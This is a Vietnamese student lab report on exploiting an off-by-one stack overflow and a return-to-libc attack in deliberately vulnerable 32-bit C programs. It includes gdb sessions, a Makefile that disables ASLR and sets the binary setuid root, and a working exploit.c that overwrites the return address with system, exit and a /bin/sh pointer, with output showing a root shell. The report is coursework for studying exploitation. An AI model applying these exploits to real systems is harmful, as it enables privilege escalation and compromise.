

BÁO CÁO BÀI TẬP 4

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Tên chủ đề: Off-by-one-Return-libC

GVHD: Phan Thế Duy

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.N11.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Off-by-one	100%
2	Return-libC	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

A. Off-by-one

Giới thiệu:

Khi lập trình, các lập trình viên có thể quên không kiểm tra các điều kiện độ dài một cách chính xác và nếu không thực hiện kiểm tra thì sẽ xảy ra lỗi hỏng.

Giải thích lỗi hỏng off-by-one: kẻ tấn công có thể truyền vào một chuỗi dài bất kỳ, chương trình sẽ ghi byte vượt giới hạn vào hệ thống sẽ có thể dẫn đến 2 kịch bản sau:

Thay đổi biến liền kề trong chương trình

Thay đổi luồng chương trình có thể can thiệp vào hệ thống của máy tính


Source code:

```
#include <stdio.h>

int cpy(char *x)
{
    char buff[1024];
    strcpy(buff, x);
    printf("%s\r\n", buff);
}

int main(int argc, char *argv[]){
    if(strlen(argv[1])>1024){
        printf("Buffer Overflow Attempt!!!\r\n");
        return 1;}
    cpy(argv[1]);
}
```

Đầu tiên ta sẽ thực hiện build chương trình off.c thành file test bên dưới



```
kiet@ubuntu:~/Downloads/ltat$ gcc -ggdb -mpreferred-stack-boundary=2 -fno-stack-protector off.c -o test
off.c: In function 'cpy':
off.c:5:5: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buff,x);
    ^
off.c:5:5: warning: incompatible implicit declaration of built-in function 'strcpy'
off.c:5:5: note: include '<string.h>' or provide a declaration of 'strcpy'
off.c: In function 'main':
off.c:9:8: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    if(strlen(argv[1])>1024){
       ^
off.c:9:8: warning: incompatible implicit declaration of built-in function 'strlen'
off.c:9:8: note: include '<string.h>' or provide a declaration of 'strlen'
```

Giải thích câu lệnh build:

Gcc: công cụ build code c

`-fno-stack-protector -mpreferred-stack-boundary=2`: tắt cơ chế bảo vệ ngăn xếp

- ggdb: tạo symbol debug

Ta sẽ thử chạy chương trình với 3 trường hợp 1022, 1024 và 1025 chữ A

[illegible]

Ta thấy được ở 1024 chữ A gây ra segment fault thì ta sẽ thực hiện tấn công với 1024 chữ A

Tiếp theo ta sẽ thực hiện debug và chạy với 1024 chữ A


```

kiet@ubuntu:~/Downloads/ltat$ gdb test
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from test...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484cd <+0>:    push    %ebp
   0x080484ce <+1>:    mov     %esp,%ebp
   0x080484d0 <+3>:    mov     0xc(%ebp),%eax
   0x080484d3 <+6>:    add     $0x4,%eax
   0x080484d6 <+9>:    mov     (%eax),%eax
   0x080484d8 <+11>:   push    %eax
   0x080484d9 <+12>:   call    0x8048370 <strlen@plt>
   0x080484de <+17>:   add     $0x4,%esp
   0x080484e1 <+20>:   cmp     $0x400,%eax
   0x080484e6 <+25>:   jbe     0x80484fc <main+47>
   0x080484e8 <+27>:   push    $0x80485a5
   0x080484ed <+32>:   call    0x8048360 <puts@plt>
   0x080484f2 <+37>:   add     $0x4,%esp
   0x080484f5 <+40>:   mov     $0x1,%eax
   0x080484fa <+45>:   jmp     0x8048512 <main+69>
   0x080484fc <+47>:   mov     0xc(%ebp),%eax
   0x080484ff <+50>:   add     $0x4,%eax
   0x08048502 <+53>:   mov     (%eax),%eax
   0x08048504 <+55>:   push    %eax
   0x08048505 <+56>:   call    0x804849b <cpy>
   0x0804850a <+61>:   add     $0x4,%esp
   0x0804850d <+64>:   mov     $0x0,%eax
---Type <return> to continue, or q <return> to quit---
   0x08048512 <+69>:   leave
   0x08048513 <+70>:   ret
End of assembler dump.

```

Sau khi check debug ta có thể thực hiện vẽ được stack như hình bên dưới

Giải thích segment fault thì ta có thể thấy ở main+0 thì sẽ lưu con trỏ và frame cũ trên stack và main+1 thì biến con trỏ stack hiện tại thành con trỏ frame hiện tại nên khi thực hiện xong chương trình thì con trỏ frame sẽ được pop trở lại con trỏ frame ban đầu thuộc chương trình cha và chúng ta sẽ quay trở lại ngăn xếp trước đó. Điều này dẫn đến việc xảy ra segment fault



Ta sẽ đặt breakpoint ở `main+56` và chạy với 1024 chữ A, sau đó ta sẽ check ebp

```
(gdb) b * main+56
Breakpoint 1 at 0x8048505: file off.c, line 13.
(gdb) r `python -c 'print "A"*1024`
Starting program: /home/kiet/Downloads/ltat/test `python -c 'print "A"*1024`

Breakpoint 1, 0x8048505 in main (argc=2, argv=0xbfffece4) at off.c:13
13      cpy(argv[1]);
(gdb) info register
eax          0xbfffeedb      -1073746213
ecx          0x1b          27
edx          0xb           11
ebx          0x0           0
esp          0xbfffec44      0xbfffec44
ebp          0xbfffec48      0xbfffec48
esi          0xb7fbb000      -1208242176
edi          0xb7fbb000      -1208242176
eip          0x8048505        0x8048505 <main+56>
eflags      0x286          [ PF SF IF ]
cs          0x73           115
ss          0x7b           123
ds          0x7b           123
es          0x7b           123
fs          0x0            0
gs          0x33           51
```

Đầu tiên ta thấy ở ebp ở địa chỉ 0xbfffec48

```
(gdb) x/wx 0xbfffec48
0xbfffec48: 0x00000000
```

```
(gdb) s
cpy (x=0xbffffeeb 'A' <repeats 200 times>...) at off.c:5
5      strcpy(buff,x);
(gdb) info register
eax                0xbffffeeb          -1073746213
ecx                0x1b                27
edx                0xb                 11
ebx                0x0                 0
esp                0xbffffe83c         0xbffffe83c
ebp                0xbffffec3c         0xbffffec3c
esi                0xb7fbb000          -1208242176
edi                0xb7fbb000          -1208242176
eip                0x80484a4            0x80484a4 <cpy+9>
eflags             0x286               [ PF SF IF ]
cs                 0x73                115
ss                 0x7b                123
ds                 0x7b                123
es                 0x7b                123
fs                 0x0                 0
gs                 0x33                51
```


```
(gdb) x/wx 0xbfffec3c
0xbfffec3c:      0xbfffec48
```

```
(gdb) s
__strcpy_sse2 () at ../sysdeps/i386/i686/multiarch/strcpy-sse2.S:1613
1613  ../sysdeps/i386/i686/multiarch/strcpy-sse2.S: No such file or directory.
(gdb) s
1614  in ../sysdeps/i386/i686/multiarch/strcpy-sse2.S
(gdb) s
1616  in ../sysdeps/i386/i686/multiarch/strcpy-sse2.S
```

[illegible]



Stack sau khi thực hiện tấn công



Thì ta thấy được chương trình in ra 1024 chữ A và thông báo segment fault, thì ta có thể tiếp tục kiểm tra thanh ghi. Ta thấy được là thanh ghi ebp lúc này đã bị ghi thành 0x41414141 tức là chữ A ở save ebp cho thấy được là ta đã tấn công thành công

```
(gdb) info register
eax                0x0                0
ecx                0x7ffffbfff        2147482623
edx                0xb7fbc870        -1208235920
ebx                0x0                0
esp                0xbffffec08        0xbffffec08
ebp                0x41414141        0x41414141
esi                0xb7fbb000        -1208242176
edi                0xb7fbb000        -1208242176
eip                0x41414141        0x41414141
eflags             0x10286        [ PF SF IF RF ]
cs                 0x73                115
ss                 0x7b                123
ds                 0x7b                123
es                 0x7b                123
fs                 0x0                0
gs                 0x33                51
(gdb) vo anh kiet 20520605
```

B. Return-to-libc

Source code

```
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem
*/
    fread(buffer, sizeof(char), 40, badfile);
    return 1;
}
int main(int argc, char **argv)
{
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

Sau khi triển khai source xong ta có thể tạo 1 file Makefile để thực hiện việc build dễ dàng hơn


```

all: exploit retlib

retlib: retlib.c
    sudo sysctl -w kernel.randomize_va_space=0
    gcc -o retlib -z noexecstack -fno-stack-protector -g -ggdb retlib.c
    sudo chown root retlib
    sudo chmod 4755 retlib

exploit: exploit.c
    gcc -o exploit exploit.c
    ./exploit

shell:
    export SHELL="bin/sh"
    env | grep SHELL

```

Tiếp tục ta sẽ build file code retlib.c

```

kiet@ubuntu:~/Downloads/ltat1$ make retlib
sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for kiet:
kernel.randomize_va_space = 0
gcc -o retlib -z noexecstack -fno-stack-protector -g -ggdb retlib.c
sudo chown root retlib
sudo chmod 4755 retlib

```

Hàm fread nhận input 40 bytes từ badfile và khi thực hiện việc ghi vào biến buffer chỉ có 12 bytes, với sự chênh lệch này thì có thể tạo ra lỗi và ta sẽ thực hiện khai thác lỗi này

Ta sẽ thực hiện việc khai thác bufferOverflow

Phương pháp: điều khiển shell khi truyền 2 tham số vào trong system là exit và /bin/sh

Triển khai payload theo dạng

AAAA
...
AAAA
System address
Exit address
/bin/sh address
AAAA
AAAA

Tiếp theo ta sẽ tìm địa chỉ của system và exit thì ta sẽ thực hiện debug chương trình, đặt breakpoint ở main và chạy. Sau đó sử dụng lệnh p system và p exit để xem hai địa chỉ

```
kiet@ubuntu:~/Downloads/ltat1$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
(gdb) b main
Breakpoint 1 at 0x80484ec: file retlib.c, line 17.
(gdb) run
Starting program: /home/kiet/Downloads/ltat1/retlib

Breakpoint 1, main (argc=1, argv=0xbffff0e4) at retlib.c:17
17          badfile = fopen("badfile", "r");
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e43da0 <__libc_system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e379d0 <__GI_exit>
(gdb) q
A debugging session is active.

        Inferior 1 [process 3323] will be killed.

Quit anyway? (y or n) y
kiet@ubuntu:~/Downloads/ltat1$
```

Sau đó ta sẽ cấu hình shell trước để xem địa chỉ shell của chương trình

```
kiet@ubuntu:~/Downloads/ltat1$ make shell
export SHELL="bin/sh"
env | grep SHELL
SHELL=/bin/bash
kiet@ubuntu:~/Downloads/ltat1$
```

Chỉnh sửa lại file chương trình

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);
    return 1;
}
int main(int argc, char **argv)
{
    FILE *badfile;
    setuid(0);
    char* shell = getenv("SHELL");
    if (shell)
        printf("SHELL: %x\n", (unsigned int)shell);

    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

Build lại chương trình và ta có thể xem được shell

```
kiet@ubuntu:~/Downloads/ltat1$ ./retlib
SHELL: bffff3c3
```

Vậy ta sẽ có code exploit như sau

```
//system    0xb7e43da0
//exit      0xb7e379d0
//shell     0xbffff3c6

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    memset(buf, 'A', 40);
    badfile = fopen("./badfile", "w");

    *(long *) &buf[24] = 0xb7e43da0;
    *(long *) &buf[28] = 0xb7e379d0;
    *(long *) &buf[32] = 0xbffff3c6;

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Nhưng có một số vấn đề liên quan đến phiên bản hệ điều hành và một số vấn đề trong phiên bản build gcc nên ta sẽ thực hiện truyền thêm lệnh `setuid(0)` để có thể thực hiện tấn công tương tự, thay vì tấn công mở shell ta sẽ thực hiện tấn công từ quyền user lên quyền root

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);
    return 1;
}
int main(int argc, char **argv)
{
    FILE *badfile;
    setuid(0);
    char* shell = getenv("SHELL");
    if (shell)
        printf("SHELL: %x\n", (unsigned int)shell);

    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

Sau đó ta sẽ build file và thực hiện tấn công và ta đã thực hiện tấn công thành công

```
kiet@ubuntu:~/Downloads/ltat1$ make exploit
gcc -o exploit exploit.c
./exploit
kiet@ubuntu:~/Downloads/ltat1$ ./retlib
SHELL: bffff3c6
root@ubuntu:~/Downloads/ltat1# whoami
root
root@ubuntu:~/Downloads/ltat1# ls
badfile  exploit  exploit.c  Makefile  newexploit  retlib  retlib.c
root@ubuntu:~/Downloads/ltat1# id
uid=0(root) gid=1000(kiet) groups=1000(kiet),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
root@ubuntu:~/Downloads/ltat1# vo anh kiet 20520605
```

Bonus 1: Xóa tham số của hàm exit và chạy

```
//system    0xb7e43da0
//exit      0xb7e379d0
//shell     0xbffff3c6

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    memset(buf, 'A', 40);
    badfile = fopen("./badfile", "w");

    *(long *) &buf[24] = 0xb7e43da0;
    /*(long *) &buf[28] = 0xb7e379d0;
    *(long *) &buf[32] = 0xbffff3c6;

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Sau khi chạy thì ta vẫn có thể tấn công được nhưng ở lệnh exit ta sẽ gặp lỗi segment fault

```
kiet@ubuntu:~/Downloads/ltat1$ make exploit
gcc -o exploit exploit.c
./exploit
kiet@ubuntu:~/Downloads/ltat1$ ./retlib
SHELL: bffff3c6
root@ubuntu:~/Downloads/ltat1# id
uid=0(root) gid=1000(kiet) groups=1000(kiet),4(adm),24(cdrom),27(sudo),30(d
ip),46(plugdev),113(lpadmin),128(sambashare)
root@ubuntu:~/Downloads/ltat1# whoami
root
root@ubuntu:~/Downloads/ltat1# exit
exit
Segmentation fault (core dumped)
kiet@ubuntu:~/Downloads/ltat1$ vo anh kiet 20520605
```

Bonus 2: Copy ra file mới và tấn công

```
kiet@ubuntu:~/Downloads/ltat1$ ./newretlib
SHELL: bffff3c0
sh: 1: ash: not found
Segmentation fault (core dumped)
kiet@ubuntu:~/Downloads/ltat1$
```

Có thể thấy là tấn công không thành công và địa chỉ shell đã bị thay đổi ta sẽ check thêm địa chỉ system và exit

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e43da0 <__libc_system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e379d0 <__GI_exit>
(gdb) vo anh kiet 20520605
```

Có thể thấy được là địa chỉ khi thực hiện thì việc địa chỉ system và địa chỉ exit đã không xảy ra nhưng theo tìm hiểu thì việc này còn phụ thuộc vào các phiên bản hệ điều hành và hệ thống kiến trúc vận hành giữa 32 bit và 64 bit sẽ tác động lên yếu tố địa chỉ có bị thay đổi hay không

Bonus 3: Random địa chỉ

Địa chỉ đã bị thay đổi

```
kiet@ubuntu:~/Downloads/ltat1$ make randomretlib
Makefile:24: warning: overriding recipe for target 'newretlib'
Makefile:18: warning: ignoring old recipe for target 'newretlib'
cc randomretlib.c -o randomretlib
randomretlib.c: In function 'main':
randomretlib.c:17:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    setuid(0);
    ^
kiet@ubuntu:~/Downloads/ltat1$ ./randomretlib
SHELL: bffff3ba
*** stack smashing detected ***: ./randomretlib terminated
Aborted (core dumped)
```

Debug chương trình

```
(gdb) b main
Breakpoint 1 at 0x80485eb
(gdb) r
Starting program: /home/kiet/Downloads/ltat1/randomretlib

Breakpoint 1, 0x080485eb in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e43da0 <__libc_system>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kiet/Downloads/ltat1/randomretlib

Breakpoint 1, 0x080485eb in main ()
(gdb) p system
$2 = {<text variable, no debug info>} 0xb7e43da0 <__libc_system>
(gdb) vo anh kiet 20520605
```

Có thể thấy vấn đề về phiên bản không thể thay đổi địa chỉ system

Kết luận:

Việc thực hiện debug, phát hiện lỗi hay tấn công có thể có sự thay đổi so với yêu cầu đề bài nhưng vẫn đảm bảo đạt được mục tiêu mong muốn là khai thác lỗi Off-by-one và Return-to-libC.

Vấn đề xảy ra khi các bài tập có tính yêu cầu đặc thù như các phiên bản hệ điều hành đặc biệt (phiên bản thực hiện là Ubuntu 16.04 32-bit, không thể thực hiện trên máy kali linux 2022.3 64-bit hay ubuntu 20.04 64-bit dù có cài đặt cấu hình câu lệnh đặc biệt)

Và hệ thống kiến trúc vận hành giữa 32-bit và 64-bit sẽ tác động lên yếu tố địa chỉ có bị thay đổi hay không hay địa chỉ sẽ xuất hiện ở dạng không đúng dù có kết hợp câu lệnh chuyển đổi như -m32.

Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, có giải thích)

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).
Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT